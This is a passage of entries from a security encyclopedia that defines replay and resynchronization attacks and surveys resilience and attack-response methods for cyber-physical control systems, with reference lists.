Bansal A, Nanduri A, Castillo CD, Ranjan R, Chellappa R (2017) UMDFaces: an annotated face dataset for training deep networks. In: 2017 IEEE International Joint Conference on Biometrics (IJCB). IEEE, pp 464–473

Lau CP, Lai YH, Lui LM (2019a) Variational models for joint subsampling and reconstruction of turbulence-degraded images. J Sci Comput 78(3):1488–1525
[MathSciNet][zbMATH]

Lau CP, Lai YH, Lui RLM (2019b) Restoration of atmospheric turbulence-distorted images via RPCA and quasiconformal maps. Inverse Prob 35:074002
[MathSciNet][zbMATH]

Lau CP, Souri H, Chellappa R (2020) ATFaceGAN: single face image restoration and recognition from atmospheric turbulence. In: 2020 15th IEEE International Conference on Automatic Face & Gesture Recognition

Ranjan R, Bansal A, Xu H, Sankaranarayanan S, Chen JC, Castillo CD, Chellappa R (2018) Crystal loss and quality pooling for unconstrained face verification and recognition. arXiv preprint arXiv:180401159

Zhao W, Chellappa R, Phillips PJ, Rosenfeld A (2003) Face recognition: a literature survey. ACM Comput Surv (CSUR) 35(4):399–458
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300805

Remote Updates

Secure Software Updates in IoT Devices

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_92

Replay Attack

Carlisle Adams[28] ✉
(28) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Playback attack

Definition

A *replay attack* is an attack in which the adversary records a communication session and replays the entire session, or some portion of the session, at a later point in time. The replayed message(s) may be sent to the same verifier as the one that participated in the original session, or to a different verifier. The goal of the replay attack may be impersonation (Impersonation Attack), or it may be some other deception (e.g., a successful protocol exchange to transfer money from A's account to B's account may be replayed by B in an attempt to transfer more money than A had intended) (Menezes et al. 1997; Schneier 1996).

Application

Replay attacks must be prevented in any environment in which an attacker may gain by impersonating another entity or by repeating any portion of a successful previous communication.

Open Problems and Future Directions

Protecting against replay attacks in communications protocols typically involves nonces, sequence numbers, or timestamps, as well as shared secrets and cryptographic techniques (such as digital signatures or message authentication codes). These protections themselves have requirements, such as secure random number generators, persistent storage of sequence numbers, synchronized time across entities, and cryptographic key distribution. Designing secure, efficient, and usable protections against replay attacks is an area of ongoing research.

Cross-References

Impersonation Attack

References

Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. CRC, Boca Raton
[zbMATH]

Schneier B (1996) Applied cryptography: protcols, algorithms, and source code in C, 2nd edn. Wiley, New York
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300806

Residue Arithmetic

Modular Arithmetic

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300807

Resilience Expenditure

Security Investment, Interdependence, Attacking, and Information Sharing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300808

Resilience in Cyber Physical Systems

Fault Tolerance in Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1728

Resilience in Cyber-Physical Systems

Francesco Flammini[29, 30] ✉
(29) School of Innovation, Design and Engineering, Division of Product Realisation, Mälardalen University, Västerås, Sweden
(30) Linnaeus University, Växjö, Sweden

✉ **Francesco Flammini**
Email: francesco.flammini@ieee.org
Email: francesco.flammini@mdh.se

Synonyms

Critical information infrastructure protection; Cyber-physical systems security; Resilient embedded and smart systems; Trustworthy autonomous systems

Definition

Resilience in cyber-physical systems CPS) refers to the capability of complex systems, integrating connected cyber and physical components, to deliver services that can justifiably be trusted when facing changes (Laprie 2008).

Background

The concept of resilience originates in diverse disciplines, including psychology, in which it is defined “as the process of adapting well in the face of adversity, trauma, tragedy, threats, or significant sources of stress—such as family and relationship problems, serious health problems, or

workplace and financial stressors" (American Psychological Association 2012). The word resilience is also used in physics and mechanical engineering, representing "the capability of a strained body to recover its size and shape after deformation caused especially by compressive stress" (Merriam Webster 2020). More recently, the concept has been associated to CPS, the latter defined as complex entities integrating connected cyber and physical components, which are used in several domains, including intelligent transportation and Industry 4.0 (Lee et al. 2015).

Theory and Application

In the field of computer-based systems, the most accredited definition of resilience builds on the definition of dependability, the latter being defined as "the capability to deliver services that can justifiably be trusted" (Avizienis et al. 2004). Trust refers to dependability attributes that are reliability, availability, maintainability, safety, integrity, and confidentiality, whereas the subset of attributes represented by availability, integrity, and confidentiality is also collectively known as "security." Threats can be faults (i.e., causes of errors), errors (i.e., wrong system state due to faults), and failures (i.e., incorrect service originating from errors). Several other classifications of faults are possible depending on their domain (i.e., hardware vs software), persistence (i.e., transient vs permanent), etc. The most common technique to protect from faults is known as "fault-tolerance." Compared to "dependable CPS," "resilient CPSs" are able to deliver services that can justifiably be trusted even in the presence of changes such as system upgrades and evolution. It is worth mentioning that CPSs are often associated with the concepts of distributed embedded systems and smart systems, with which they share aspects of complexity, autonomy, and criticality (Tokody et al. 2019). The interest in resilient CPS has grown in the last years as witnessed by the numerous projects and publications addressing related topics (Flammini 2019).

Open Problems and Future Directions

Addressing resilience in CPS is extremely challenging due to size, heterogeneity, distribution, and criticality, reflecting on an overall higher complexity. Generally, engineers adopt model-based approaches for risk

assessment together with a combination of hardware and software technologies to ensure both resilience-by-design and run-time monitoring for threat detection and management. When system complexity is high, modular and compositional approaches are needed based on multi-paradigm modeling, including abstraction, multi-formalism, and meta-modeling (Carreira et al. 2020). Ensuring holistic resilience requires considering both intentional and unintentional threats, which are traditionally managed by different teams of cybersecurity and fault-tolerance experts, respectively. Therefore, the convergence between reliability, safety, and security evaluation is one of the main issues to be faced when assessing resilience. Furthermore, there is no single universally accepted indicator to measure resilience in CPS, as several metrics have been proposed in recent research projects and papers (Haque et al. 2019). Informal and diverse definitions can lead to ambiguities and misunderstandings with regard to threat coverage, system boundaries, and involved dependability attributes. Since CPS can involve aspects of decision support and autonomy requiring Artificial Intelligence (AI), their resilience needs to be evaluated considering the issues of the so-called "trustworthy AI" (i.e., ethical and robust AI) and "safe autonomy," including topics such as explainable AI (XAI) and adversarial attacks to AI, which represent extremely current and open research fields (Thiebes et al. 2020). Finally, since the definition of resilience stresses the importance of continuous change, in the system itself as well as in its environment, self-adaptation techniques are being investigated by researchers in order to achieve self-healing, according to the so-called MAPE-K (Monitor-Analyze-Plan-Execute over a shared Knowledge) feedback loop (Ratasich et al. 2017), that provides a structured approach to intelligent threat detection and management through optimal CPS reaction and reconfiguration (Caporuscio et al. 2020, Flammini et al. 2020). In particular, how to perform response and recovery in CPS is a complex aspect to be considered in critical and constrained environments because guaranteeing a trusted response can be challenging in real environments (Alcaraz 2018).

Cross-References

Adversarial and Trustworthy AI
Attack Detection for Cyber-Physical Systems

Fault Diagnosis in Cyber-Physical Systems
Fault Tolerance in Cyber-Physical Systems
Response and Reconfiguration Under Attacks in CPS
Security Risk Assessment for Cyber-Physical Systems
Situational Awareness for Cyber-Physical Systems

References

Alcaraz C (2018) Cloud-assisted dynamic resilience for cyber-physical control systems. IEEE Wirel Commun 25(1):76–82. https://doi.org/10.1109/MWC.2018.1700231
[Crossref][zbMATH]

American Psychological Association (2012) Building your resilience. https://www.apa.org, https://www.apa.org/topics/resilience. Accessed 28 Nov 2020

Avizienis A, Laprie J, Randell B, Landwehr C (2004) Basic concepts and taxonomy of dependable and secure computing. IEEE Trans Depend Secur Comput 1:11–33. https://doi.org/10.1109/tdsc.2004.2
[Crossref][zbMATH]

Caporuscio M, Flammini F, Khakpour N et al (2020) Smart-troubleshooting connected devices: concept, challenges and opportunities. Futur Gener Comput Syst 111:681–697. https://doi.org/10.1016/j.future.2019.09.004
[Crossref]

Carreira P, Amaral V, Vangheluwe H (2020) Multi-paradigm modelling for cyber-physical systems: foundations. In: Foundations of multi-paradigm modelling for cyber-physical systems, pp 1–14. https://doi.org/10.1007/978-3-030-43946-0_1

Flammini F (2019) Resilience of cyber-physical systems, 1st edn. Springer International Publishing, Cham, Switzerland
[zbMATH]

Flammini F, Marrone S, Nardone R et al (2020) Safety integrity through self-adaptation for multi-sensor event detection: methodology and case-study. Futur Gener Comput Syst 112:965–981. https://doi.org/10.1016/j.future.2020.06.036
[Crossref][zbMATH]

Haque M, Shetty S, Krishnappa B (2019) Cyber-physical system resilience. In: Complexity challenges in cyber physical systems, pp 301–337. https://doi.org/10.1002/9781119552482.ch12

Laprie J-C (2008) From dependability to resilience. In: Proceedings of the 38th annual IEEE/IFIP international conference on dependable systems and networks, Anchorage

Lee J, Bagheri B, Kao H (2015) A cyber-physical systems architecture for industry 4.0-based manufacturing systems. Manuf Lett 3:18–23. https://doi.org/10.1016/j.mfglet.2014.12.001
[Crossref][zbMATH]

Merriam-Webster (2020) Definition of resilience. Merriam-webster.com. https://www.merriam-webster.com/dictionary/resilience. Accessed 28 Nov 2020

Ratasich D, Hoftberger O, Isakovic H et al (2017) A self-healing framework for building resilient cyber-physical systems. In: 2017 IEEE 20th International Symposium on Real-Time Distributed Computing (ISORC). https://doi.org/10.1109/isorc.2017.7

Thiebes S, Lins S, Sunyaev A (2020) Trustworthy artificial intelligence. Electron Mark. https://doi.org/10.1007/s12525-020-00441-4

Tokody D, Papp J, Iantovics L, Flammini F (2019) Complex, resilient and smart systems. In: Resilience of cyber-physical systems, pp 3–24. https://doi.org/10.1007/978-3-319-95597-1_1

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300809

Resilient Control Systems

Response and Reconfiguration Under Attacks in CPS

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300810

Resilient Embedded and Smart Systems

Resilience in Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300811

Resistance to the Standard Algebraic Attack

Algebraic Immunity of Boolean Functions

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_93

Response

Carlisle Adams[31] ✉
(31) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Definition

In a cryptographic identification scheme, a *response* is the answer by a claimant to a question posed by a verifier in a Challenge–Response Protocol. More generally, a response is any answer to a question or statement made by another party.

Cross-References

Situational Awareness for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1729

Response and Reconfiguration Under Attacks in CPS

Alvaro A. Cardenas[32] ✉
(32) University of California, Santa Cruz, CA, USA

✉ **Alvaro A. Cardenas**
Email: alvaro.cardenas@ucsc.edu
Email: alacarde@ucsc.edu

Synonyms

Attack response; Reactive security; Resilient control systems

Definitions

A large amount of work in CPS security has focused on detecting attacks on real-time control systems; however, most of these attack detection studies do not discuss what to do after raising an alert. The aim of this entry is to summarize the design of real-time responses to operating control systems under attack.

Background

Before we talk about detecting and responding to attacks, we need to look at how control engineers have detected and responded to natural failures. Failures in the control equipment of physical infrastructures can cause irreparable harm to people, the environment, and other physical infrastructures. Therefore engineers have developed a variety of protections

against accidents and natural causes, including *safety systems, protection, fault detection, and robustness*.

Safety The basic principle recommended by the general safety standard for control systems (IEC 61508) is to obtain requirements from a hazard and risk analysis, including the likelihood of a given failure, and the consequence of the failure, and then design the system so that the safety requirements are met when all causes of failure are taken into account. This generic standard has served as the basis for many other standards in specific industries, for example, the process industry (refineries, chemical systems, etc.) uses the IEC 61511 standard to design a Safety Instrumented System (SIS). The goal of an SIS is to prevent an accident by, e.g., closing a fuel valve whenever a high-pressure sensor raises an alarm. A more general defense-in-depth safety analysis uses *Layers of Protection* (Summers, 2003), where hazards are mitigated by a set of layers starting from (1) basic low-priority alarms sent to a monitoring station, to (2) the activation of SIS systems, to (3) mitigation safeguards such as physical protection systems (e.g., dikes) and (4) human response protocols for a plant emergency response/evacuation.

Protection A related concept to safety is that of protection in electric power grids. These protection systems include the following: (1) Protection of generators: when the frequency of the system is too low or too high, the generator will be automatically disconnected from the power grid to prevent permanent damages to the generator. (2) Under frequency load shedding: if the frequency of the power grid is too low, controlled load shedding will be activated. This disconnection of portions of the electric distribution system is done in a controlled manner while avoiding outages in safety-critical loads like hospitals. UFLS is activated in an effort to increase the frequency of the power grid and prevent generators from being disconnected. (3) Overcurrent protection: if the current in a line is too high, a protection relay will be triggered, opening the line and preventing damage of equipment at each side of the lines. (4) Over/undervoltage protection: if the voltage of a bus is too low or too high, a voltage relay will be triggered.

Reliability While safety and protection systems try to prevent accidents, other approaches try to maintain operations even after failures in the system

have occurred. For example, the electric system is designed and operated to satisfy the so-called N-1 security criterion, which means that the system could lose any one of its N components (such as one generator, substation, or transmission line) and continue operating with the resulting transients dying out to result in a satisfactory new steady-state operating condition, meaning that the reliable delivery of electric power will continue.

Fault Tolerance A data-driven approach to detect and prevent failures falls under the umbrella of *Fault Detection, Isolation, and Reconfiguration* (FDIR) (Hwang et al., 2009). Anomalies are detected using either a model-based detection system or a purely data-driven system; this part of the process is also known as *Bad Data Detection*. Isolation is the process of identifying which device is the source of the anomaly, and reconfiguration is the process of recovering from the fault, usually by removing the faulty sensor (if there is enough sensor redundancy in the system).

Robust Control Finally, another related concept is *robust control* (Zhou and Doyle, 1998). Robust control deals with the problem of uncertainty in the operation of a control system. These sources of unknown operating conditions can come from the environment (e.g., gusts of wind in the operation of planes), sensor noise, dynamics of the system not modeled by the engineers, or degradation of system components with time. Robust control systems usually take the envelope of least favorable operating conditions and then design control algorithms so that the system operates safely, even in the worst-case uncertainty.

These mechanisms do not provide security Before *CPS security* was a mainstream field, there was a lot of confusion on whether safety, protection, fault-tolerance, and robust controls were enough to protect CPS from cyberattacks; however, as argued over a decade ago (Cardenas et al., 2008), these protection systems generally assume independent, non-malicious failures, and for security, incorrect model assumptions are the easiest way for the adversary to bypass any protection. Since then, there have been several examples that show why these mechanisms do not provide security. For example, Liu et al. (2009) showed how fault-detection (bad data detection) algorithms in the power grid can be bypassed by an adversary that sends incorrect data that is consistent with plausible power grid

configurations but at the same time is erroneous enough from the real values to cause problems to the system. A similar example for dynamic systems (systems with a “time” component) considers *stealthy attacks* (Cardenas et al., 2011); these are attacks that inject small false data in sensors so the fault-detection system does not identify them out as anomalies but that over a long period of time, these attacks can drive the system to dangerous operating conditions. Similarly, the N-1 security criterion in the electric power grid assumes that if there is a failure, all protective equipment will react as configured, but an attacker can change the configuration of protective equipment in the power grid, and the outcome of an N-1 failure in the power grid will be completely unexpected, as equipment will react in ways that were unanticipated by the operators of the power grid, leading to potential cascading failures in the bulk power system.

Attack Detection and the Missing Link to Attack Response

To address the limitations of classical FDIR systems, there has been a lot of work in the literature on how to defend against attacks on CPS. One of the areas that have been explored the most is attack detection. Many efforts belonging to this area study how monitoring sensor (and actuation) values from physical observations and control signals sent to actuators can be used to detect attacks; this approach is usually called physics-based attack detection (Giraldo et al., 2018). The detection usually depends on certain kinds of physical invariants including the system dynamics (Giraldo et al., 2018; Mitchell and Chen, 2014; Quinonez et al., 2020; Choi et al., 2018; Guo et al., 2017, 2018) and correlation among sensor readings and actuation values (Taylor et al., 2016; Ganesan et al., 2017; He et al., 2020; Müter et al., 2010). In addition, there are two classes of anomalies: historical anomalies (Hadžiosmanović et al., 2014; Chen et al., 2018) and physical inconsistencies (Urbina et al., 2016; Paridari et al., 2018).

Despite all the previous work on attack detection, the work on what to do once an attack is detected is often overlooked. Even the surveys on attack detection emphasize how little work has been done in attack-response (Giraldo et al., 2018; Mitchell and Chen, 2014). In fact, we

recently studied 32 CPS security surveys and found out that while most of them study attack-detection, only 8 of them described any form of response to detected attacks (Giraldo et al., 2017).

We argue that filling this gap is fundamental for CPS systems that operate in real time and that need to mitigate and even remove the negative impact caused by the attack to the physical system. It is therefore essential to have an *automated response* to an attack (a more in-depth manual response can come after any real-time safety risk has been prevented).

Response and Reconfiguration Under Attacks in CPS

We categorize responses to CPS attacks under four categories. The first three assume that we have a model of the physical system to help us respond to attacks.

Virtual Sensors We assume that we detect an attack on a sensor and want to remove this sensor from the system. When we use *physical-laws anomaly detection* systems, we have in effect a model of the physical evolution of the system. Therefore one way to respond to sensor attacks in a CPS is to use this model of the system (also known as a digital twin) to simulate the missing sensor values that can then be provided to the control algorithm (Cardenas et al., 2011; Piedrahita et al., 2018; Paridari et al., 2018). Basically, to respond to an attack, we ignore the spoofed sensors, use simulations for the missing sensors, and then use the original controller to respond to the attack (Kong et al., 2018; Cardenas et al., 2011; Ma et al., 2020).

However, by replacing the readings from a malicious sensor with the simulated sensor values from the digital twin, we are effectively controlling a system using open-loop control, which might work in the short term but might be risky as a long-term solution, as all physical models are not perfect, and the error between the real-world and the model simulation can increase over time. Another important consideration when designing virtual sensors as an attack-response mechanism is to evaluate the safety of the system whenever the system is activated due to a false alarm (Cardenas et al., 2011).

Another concern is that using the original controller cannot guarantee that the system will remain safe under attacks.

Switching to a Backup (Safe) Controller Using the original controller of a CPS may not guarantee that the system will always remain in safe states along the recovery process. Hence, we need to switch to another controller that can stop the drift-off and bring back the system under control. The idea of having a high assurance controller (HAC) as a backup to a high-performance controller (HPC) predates work on CPS security and was proposed as a safety mechanism to prevent complex and hard-to verify HPCs from driving the system to unsafe states (Sha, 2001).

The objective of this backup controller is to bring the system back to a safe state in the target set within a bounded time horizon and avoid to reach any unsafe state along the recovery process (Zhang et al., 2020).

Anticipating If a Control Action Will Cause Problems Another idea is to anticipate if any control action will result in unsafe behavior in a system; if we predict that the action will cause problems, then it is not allowed to reach the actuators (McLaughlin, 2013). The proposed approach depends on a controller of controllers (C^2), which mediates all control signals sent by the controller to the physical system. In particular, there are three main properties that C^2 attempts to hold: (1) *safety* (the approach must not introduce new unsafe behaviors, i.e., when operations are denied, the "automated" control over the plant should not lead the plant to an unsafe behavior); (2) *security* (mediation guarantees should hold under all attacks allowed by the threat model); and (3) *performance* (control systems must meet real-time deadlines while imposing minimal overhead).

Control Compensation When sensors or controllers are under attack, new actions are generated in order to maintain the safety of the system. Inspired by the literature on *fault-tolerant control*, one idea is to attempt to estimate the attack signal and then generate a compensating action to eliminate it. This can be done with Unknown Input Observers (UIO) (Combita et al., 2018), or with Optimal Disturbances Decoupling Observers (ODDO) (Combita et al., 2019).

The above approaches work well while the attacker is not adaptive, but if the attacker changes his/her strategy to avoid our defenses, we need to

consider game-theoretic approaches. In game-theoretic models, an attacker compromises a set of control signals $u_k^a \in R^{ma}$, and the defender uses the remaining controllers $u_k^d \in R^{md}$ to deploy a defense action. The game between the attacker and the defender can be simultaneous (zero-sum or minimax game) (Farraj et al., 2014; Barreto et al., 2013; Hu et al., 2015; Zhu and Basar, 2015) or sequential (e.g., Stackelberg game) (Yuan et al., 2015; Barth et al., 2012; Shelar and Amin, 2015). One of the challenges with game theory is that to model and prove results, the formulation needs to be simplified, and in addition, models need to add a number of extra assumptions that might not hold in practice.

Inertial Resets Another idea to mitigate attacks is to reset and diversify the system as frequently as possible so that attackers are unable to gain persistent control of the system (Arroyo et al., 2017; Abdi et al., 2018). The basic idea is that a full software reset of the system will make the system boot again in a trusted state, eliminating the presence of an attacker. This requires the system to have a trusted computing base that can boot the system in a secure state where the malware is not loaded yet. However, turning off a system that is in operation is a potentially dangerous action, and it is not clear.

Conclusions

Attack detection and recovery are essential for maintaining safety and resilience in cyber-physical systems. While the work on attack *detection* is extensive, work on attack *recovery* has received comparatively little attention. In order to fully realize the promise of various intrusion detection efforts, we need to provide safe and secure attack-response mechanisms that are activated automatically after an alert.

References

Abdi F, Chen CY, Hasan M, Liu S, Mohan S, Caccamo M (2018) Guaranteed physical security with restart-based design for cyber-physical systems. In: Proceedings of the 9th ACM/IEEE international conference on cyber-physical systems. IEEE Press, pp 10–21

Arroyo M, Kobayashi H, Sethumadhavan S, Yang J (2017) Fired: frequent inertial resets with diversification for emerging commodity cyber-physical systems. arXiv preprint arXiv:170206595

Barreto C, Cárdenas AA, Quijano N (2013) Controllability of dynamical systems: threat models and reactive security. In: Decision and game theory for security. Springer, Cham, pp 45–64
[zbMATH]

Barth A, Rubinstein B, Sundararajan M, Mitchell J, Song D, Bartlett P (2012) A learning-based approach to reactive security. IEEE Trans Dependable Secure Comput 9(4):482–493. https://doi.org/10.1109/TDSC.2011.42

Cardenas AA, Amin S, Sastry S (2008) Secure control: towards survivable cyber-physical systems. In: 28th international conference on distributed computing systems workshops, 2008. ICDCS'08. IEEE, pp 495–500

Cardenas AA, Amin S, Lin ZS, Huang YL, Huang CY, Sastry S (2011) Attacks against process control systems: risk assessment, detection, and response. In: Proceedings of the 6th ACM symposium on information, computer and communications security, pp 355–366

Chen Y, Poskitt CM, Sun J (2018) Learning from mutants: using code mutation to learn and monitor invariants of a cyber-physical system. In: IEEE symposium on security and privacy
[zbMATH]

Choi H, Lee WC, Aafer Y, Fei F, Tu Z, Zhang X, Xu D, Xinyan X (2018) Detecting attacks against robotic vehicles: a control invariant approach. In: Proceedings of the 2018 ACM SIGSAC conference on computer and communications security. ACM, pp 801–816

Combita LF, Giraldo JA, Cardenas AA, Quijano N (2018) Dddas for attack detection and isolation of control systems. In: Handbook of dynamic data driven applications systems. Springer, Cham, pp 407–422
[zbMATH]

Combita LF, Cardenas AA, Quijano N (2019) Mitigating sensor attacks against industrial control systems. IEEE Access 7:92444–92455
[zbMATH]

Farraj A, Hammad E, Daoud AA, Kundur D (2014) A game-theoretic control approach to mitigate cyber switching attacks in smart grid systems. In: Proceedings of the IEEE smart grid communications, Venice, pp 958–963

Ganesan A, Rao J, Shin K (2017) Exploiting consistency among heterogeneous sensors for vehicle anomaly detection. Technical report, SAE Technical Paper
[zbMATH]

Giraldo J, Sarkar E, Cardenas AA, Maniatakos M, Kantarcioglu M (2017) Security and privacy in cyber-physical systems: a survey of surveys. IEEE Des Test 34:7–17

Giraldo J, Urbina D, Cardenas A, Valente J, Faisal M, Ruths J, Tippenhauer NO, Sandberg H, Candell R (2018) A survey of physics-based attack detection in cyber-physical systems. ACM Comput Surv (CSUR) 51(4):76

Guo P, Kim H, Virani N, Xu J, Zhu M, Liu P (2017) Exploiting physical dynamics to detect actuator and sensor attacks in mobile robots. arXiv preprint arXiv:170801834

Guo P, Kim H, Virani N, Xu J, Zhu M, Liu P (2018) Roboads: anomaly detection against sensor and actuator misbehaviors in mobile robots. In: 2018 48th annual IEEE/IFIP international conference on dependable systems and networks (DSN). IEEE, pp 574–585

Hadžiosmanović D, Sommer R, Zambon E, Hartel PH (2014) Through the eye of the PLC: semantic security monitoring for industrial processes. In: Proceedings of the 30th annual computer security applications conference. ACM, pp 126–135

He T, Zhang L, Kong F, Salekin A (2020) Exploring inherent sensor redundancy for automotive anomaly detection. In: 57th design automation conference

Hu P, Li H, Fu H, Cansever D, Mohapatra P (2015) Dynamic defense strategy against advanced persistent threat with insiders. In: Proceedings of INFOCOM. To appear
[zbMATH]

Hwang I, Kim S, Kim Y, Seah CE (2009) A survey of fault detection, isolation, and reconfiguration methods. IEEE Trans Control Syst Technol 18(3):636–653
[zbMATH]

Kong F, Xu M, Weimer J, Sokolsky O, Lee I (2018) Cyber-physical system checkpointing and recovery. In: ACM/IEEE international conference on cyber-physical systems (ICCPS). ACM/IEEE

Liu Y, Ning P, Reiter MK (2009) False data injection attacks against state estimation in electric power grids. In: Proceedings of the 16th ACM conference on computer and communications security. ACM, pp 21–32

Ma R, Basumallik S, Eftekharnejad S, Fanxin K (2020) Recovery-based model predictive control for cascade mitigation under cyber-physical attacks. In: Texas power and energy conference (TPEC)

McLaughlin S (2013) CPS: stateful policy enforcement for control system device usage. In: Proceedings of the 29th annual computer security applications conference, ACSAC'13. ACM, New York, pp 109–118
[zbMATH]

Mitchell R, Chen IR (2014) A survey of intrusion detection techniques for cyber-physical systems. ACM Comput Surv (CSUR) 46(4):55
[zbMATH]

Müter M, Groll A, Freiling FC (2010) A structured approach to anomaly detection for in-vehicle networks. In: 2010 sixth international conference on information assurance and security. IEEE, pp 92–98

Paridari K, O'Mahony N, Mady AED, Chabukswar R, Boubekeur M, Sandberg H (2018) A framework for attack-resilient industrial control systems: attack detection and controller reconfiguration. Proc IEEE 106(1):113–128

Piedrahita AFM, Gaur V, Giraldo J, Cardenas AA, Rueda SJ (2018) Virtual incident response functions in control systems. Comput Netw 135:147–159
[zbMATH]

Quinonez R, Giraldo J, Salazar L, Bauman E, Cardenas A, Lin Z (2020) SAVIOR: securing autonomous vehicles with robust physical invariants. In: 29th USENIX security symposium (USENIX Security 20)

Sha L (2001) Using simplicity to control complexity. IEEE Softw 18(4):20–28. https://doi.org/10.1109/MS.2001.936213
[zbMATH]

Shelar D, Amin S (2015) Analyzing vulnerability of electricity distribution networks to der disruptions. In: American control conference (ACC), pp 2461–2468

Summers AE (2003) Introduction to layers of protection analysis. J Hazard Mater 104(1–3):163–168
[zbMATH]

Taylor A, Leblanc S, Japkowicz N (2016) Anomaly detection in automobile control network data with long short-term memory networks. In: 2016 IEEE international conference on data science and advanced analytics (DSAA). IEEE, pp 130–139

Urbina DI, Giraldo JA, Cardenas AA, Tippenhauer NO, Valente J, Faisal M, Ruths J, Candell R, Sandberg H (2016) Limiting the impact of stealthy attacks on industrial control systems. In: Proceedings of the 2016 ACM SIGSAC conference on computer and communications security. ACM, pp 1092–1105

Yuan Y, Sun F, Liu H (2015) Resilient control of cyber-physical systems against intelligent attacker: a hierarchal stackelberg game approach. Int J Syst Sci. To appear
[zbMATH]

Zhang L, Chen X, Kong F, Cardenas AA (2020) Real-time attack-recovery for cyber-physical systems using linear approximations. In: 2020 IEEE real-time systems symposium (RTSS). IEEE, pp 205–217

Zhou K, Doyle JC (1998) Essentials of robust control, vol 104. Prentice Hall, Upper Saddle River
[zbMATH]

Zhu Q, Basar T (2015) Game-theoretic methods for robustness, security, and resilience of cyberphysical control systems: games-in-games principle for optimal cross-layer resilient control systems. IEEE Control Syst 35(1):46–65
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_610

Resynchronization Attack

Alex Biryukov[33] ✉
(33) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Synchronous stream ciphers require some procedure for resynchronizing in the case of synchronization loss. This opens doors to new attack scenarios. A typical stream cipher encrypts the stream in fixed data blocks, called *frames* (or packets), by keeping the same secret key for all the frames but mixing the new *initial value (IV)* or the *frame-counter* for each frame (e.g., the A5/1 cipher). This allows for easy synchronization as well as for the late entry mechanism in the case of multiparty communication. On the one hand, such mode of operation produces only short streams for any fixed state which reduces the chances of some attacks, but on the other hand, it may open doors to new analysis techniques which will attack the resynchronization mechanism itself. Depending on the way IV and the key are loaded and mixed into the *state* of the stream cipher, the scheme may be susceptible to the standard arsenal of attacks developed for block ciphers such as differential, linear, slide, or other attacks.

Applications

Resynchronization attacks can be used in *known* or *chosen IV* scenarios. A typical resynchronization attack on stream ciphers is given in Borissov et al.

(2002). For more results on the subject see (Armknecth et al. 2004; Biryukov and Wagner 1999; Daemen et al. 1993; Ekdahl and Johansson 2003; Golic and Morgari 2003).

Cross-References

Stream Ciphers

Recommended Reading

Armknecth F, Lano J, Preneel B (2004) Extending the resynchronization attack. In: Proceedings of selected areas in CRYPTOGRAPHY 2004. Lecture notes in computer science, vol 3357. Springer, Berlin, pp 19–38
[zbMATH]

Biryukov A, Wagner D (1999) Slide attacks. In: Knudsen LR (ed) Proceedings of fast software encryption – FSE'99, Lecture notes in computer science, vol 1636. Springer, Berlin, pp 245–259
[zbMATH]

Borissov Y, Nikova S, Preneel B, Vandewalle J (2002) On a resynchronization weakness in a class of combiners with memory. In: Cimato S, Galdi C, Persiano G (eds) Third international conference, SCN 2002, Amalfi, Italy, 11–13 Sept. Revised papers, Lecture notes in computer science, vol 2576. Springer, Berlin, pp 164–173
[zbMATH]

Daemen J, Govaerts R, Vandewalle J (1993) Resynchronization weaknesses in synchronous stream ciphers. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93 Lecture notes in computer science, vol 765. Springer, Berlin, pp 159–167
[zbMATH]

Ekdahl P, Johansson T (2003) Another attack on A5/1. IEEE Trans Inform Theory 49:1–7
[MathSciNet][zbMATH]

Golic JD, Morgari G (2003) On resynchronization attack. In: Johansson T (ed) Fast software encryption, FSE 2003. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 100–110

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300813

Retina Recognition

Eye-based Vascular Patterns

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_849

Reverse Engineering of Malware Emulators

Michalis Polychronakis[34] ✉
(34) Department of Computer Science, Network Security Lab, Columbia University, New York, NY, USA

✉ **Michalis Polychronakis**
